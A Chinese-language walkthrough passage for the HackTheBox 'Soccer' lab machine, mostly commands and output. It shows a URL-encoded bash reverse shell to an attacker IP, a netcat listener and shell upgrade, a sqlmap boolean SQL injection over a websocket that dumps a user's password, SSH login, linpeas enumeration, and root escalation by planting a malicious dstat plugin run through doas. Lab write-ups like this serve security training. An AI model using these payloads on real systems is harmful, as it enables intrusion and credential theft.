%62%61%73%68%20%2d%63%20%27%62%61%73%68%20%2d%69%20%3e%26%20%2f%64%65%76%2f%74%63%70%2f%31%30%2e%31%30%2e%31%36%2e%31%30%2f%39%30%30%30%20%30%3e%26%31%27
bash
─$ nc -lvnp 9000
listening on [any] 9000 ...
connect to [10.10.16.10] from (UNKNOWN) [10.10.11.194] 39618
bash: cannot set terminal process group (1047): Inappropriate ioctl for device
bash: no job control in this shell
www-data@soccer:~/html/tiny/uploads$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@soccer:~/html/tiny/uploads$
升级全交互式shell。
bash
www-data@soccer:~/html/tiny/uploads$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
www-data@soccer:~/html/tiny/uploads$ ^Z
zsh: suspended  nc -lvnp 9000

stty raw -echo;fg
[1]  + continued  nc -lvnp 9000
                               reset
reset: unknown terminal type unknown
Terminal type? screen
www-data@soccer:~/html/tiny/uploads$ stty rows 28 columns 119
Shell as player
在网站根目录没有发现其他有价值信息。继续收集和用户有关的信息。
bash
www-data@soccer:/home/player$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
player:x:1001:1001::/home/player:/bin/bash
www-data无权查看snap、user.txt的信息。
bash
www-data@soccer:/home/player$ ls -la
total 36
drwxr-xr-x 5 player player 4096 Aug 29 07:42 .
drwxr-xr-x 3 root   root   4096 Nov 17  2022 ..
lrwxrwxrwx 1 root   root      9 Nov 17  2022 .bash_history -> /dev/null
-rw-r--r-- 1 player player  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 player player 3771 Feb 25  2020 .bashrc
drwx------ 2 player player 4096 Nov 17  2022 .cache
drwx------ 3 player player 4096 Aug 29 07:42 .gnupg
-rw-r--r-- 1 player player  807 Feb 25  2020 .profile
lrwxrwxrwx 1 root   root      9 Nov 17  2022 .viminfo -> /dev/null
drwx------ 3 player player 4096 Aug 29 07:41 snap
-rw-r----- 1 root   player   33 Aug 29 07:04 user.txt
查看开放的服务
bash
www-data@soccer:/home/player$ netstat -antlp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      1105/nginx: worker
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3000          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:9091            0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:33060         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 10.10.11.194:80         10.10.16.10:49232       ESTABLISHED 1105/nginx: worker
tcp        0    159 10.10.11.194:60458      10.10.16.10:9000        ESTABLISHED 1454/bash
tcp        0      0 127.0.0.1:3306          127.0.0.1:49324         ESTABLISHED -
tcp        0      0 127.0.0.1:49324         127.0.0.1:3306          ESTABLISHED -
tcp        0      0 10.10.11.194:9091       10.10.16.10:54820       ESTABLISHED -
tcp        0      0 10.10.11.194:80         10.10.16.10:49224       FIN_WAIT2   -
tcp        0      0 127.0.0.1:3306          127.0.0.1:41716         ESTABLISHED -
tcp        0      0 10.10.11.194:80         10.10.16.10:39664       FIN_WAIT2   -
tcp        0      0 10.10.11.194:80         10.10.16.10:49228       FIN_WAIT2   -
tcp        0      0 10.10.11.194:9091       10.10.16.10:57998       ESTABLISHED -
tcp        0      0 127.0.0.1:41716         127.0.0.1:3306          ESTABLISHED -
tcp6       0      0 :::80                   :::*                    LISTEN      1105/nginx: worker
tcp6       0      0 :::22                   :::*                    LISTEN      -
查看nginx配置
bash
www-data@soccer:/etc/nginx$ cat nginx.conf
user www-data;
worker_processes auto;
pid /run/nginx.pid;
include /etc/nginx/modules-enabled/*.conf;

...[snip]...
        include /etc/nginx/conf.d/*.conf;
        include /etc/nginx/sites-enabled/*;
}
...[snip]...
收集到新的域名soc-player.soccer.htb,就是代理本地的http 3000端口服务。
bash
www-data@soccer:/etc/nginx/sites-enabled$ cat soc-player.htb
server {
        listen 80;
        listen [::]:80;
        server_name soc-player.soccer.htb;
        root /root/app/views;
        location / {
                proxy_pass http://localhost:3000;
                proxy_http_version 1.1;
                proxy_set_header Upgrade $http_upgrade;
                proxy_set_header Connection 'upgrade';
                proxy_set_header Host $host;
                proxy_cache_bypass $http_upgrade;
        }
}
配置新域名
bash
10.10.11.194 soccer.htb soc-player.soccer.htb


尝试弱口令不成功。注册新用户 test /test。
功能测试

Ticket Exists
Ticket Doesn't Exist

发现可能存在MySQL Boolean SQL Injection
SQL Injection
验证布尔型SQL注入漏洞,存在。
sql
83829 or 1=1
sql
83829 or 2=1
Boolean SQL Inject Manual

了解一下,能力强的可以写个脚本。
Boolean SQL Inject SQLmap
sqlmap -u "ws://soc-player.soccer.htb:9091" --data '{"id": "*"}' --level 5 --risk 3 --batch --dump
sql
sqlmap -u "ws://soc-player.soccer.htb:9091" --data '{"id": "*"}' --level 5 --risk 3 --batch --dump
...[snip]...
[15:57:55] [INFO] retrieved: player
Database: soccer_db
Table: accounts
[1 entry]
+------+-------------------+----------------------+----------+
| id   | email             | password             | username |
+------+-------------------+----------------------+----------+
| 1324 | player@player.htb | PlayerOftheMatch2022 | player   |
+------+-------------------+----------------------+----------+
...[snip]...
获取用户名和密码player/PlayerOftheMatch2022,尝试使用ssh登录。
ssh 登录
bash
ssh player@10.10.11.194
player@10.10.11.194's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-135-generic x86_64)
...[snip]...
Last login: Tue Dec 13 07:29:10 2022 from 10.10.14.19
player@soccer:~$ id
uid=1001(player) gid=1001(player) groups=1001(player)
Shell as root
上传linpeas.sh到靶机进行详细的信息收集
bash
scp linpeas.sh player@10.10.11.194:/tmp
player@10.10.11.194's password:
linpeas.sh
bash
player@soccer:/tmp$ ./linpeas.sh
...[snip]...
╔══════════╣ Doas Configuration
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#doas
Doas binary found at: /usr/local/bin/doas
Doas binary has SUID bit set!
-rwsr-xr-x 1 root root 42224 Nov 17  2022 /usr/local/bin/doas
-e
Checking doas.conf files:
Found: /usr/local/bin/../etc/doas.conf
permit nopass player as root cmd /usr/bin/dstat
Found: /usr/local/etc/doas.conf
permit nopass player as root cmd /usr/bin/dstat
...[snip]...

Doas提权
doas 是一个类似 sudo 的权限管理工具,允许用户以其他身份(如 root)运行指定命令。提权原理如下:
- 检查配置:通过 /etc/doas.conf 查看用户是否有以 root 运行特定命令的权限。
- 命令漏洞:如果允许的命令支持加载用户控制的文件(如脚本、插件)或环境变量,且相关路径可写,则可植入恶意代码。
- 执行提权:运行 doas -u root ,触发恶意代码以 root 权限执行,获得 root shell。
bash
player@soccer:/tmp$ echo 'import os; os.execv("/bin/sh", ["sh"])' >/usr/local/share/dstat/dstat_xxx.py
player@soccer:/tmp$ doas /usr/bin/dstat --xxx
/usr/bin/dstat:2619: DeprecationWarning: the imp module is deprecated in favour of importlib; see the module's documentation for alternative uses
  import imp
# id
uid=0(root) gid=0(root) groups=0(root)
#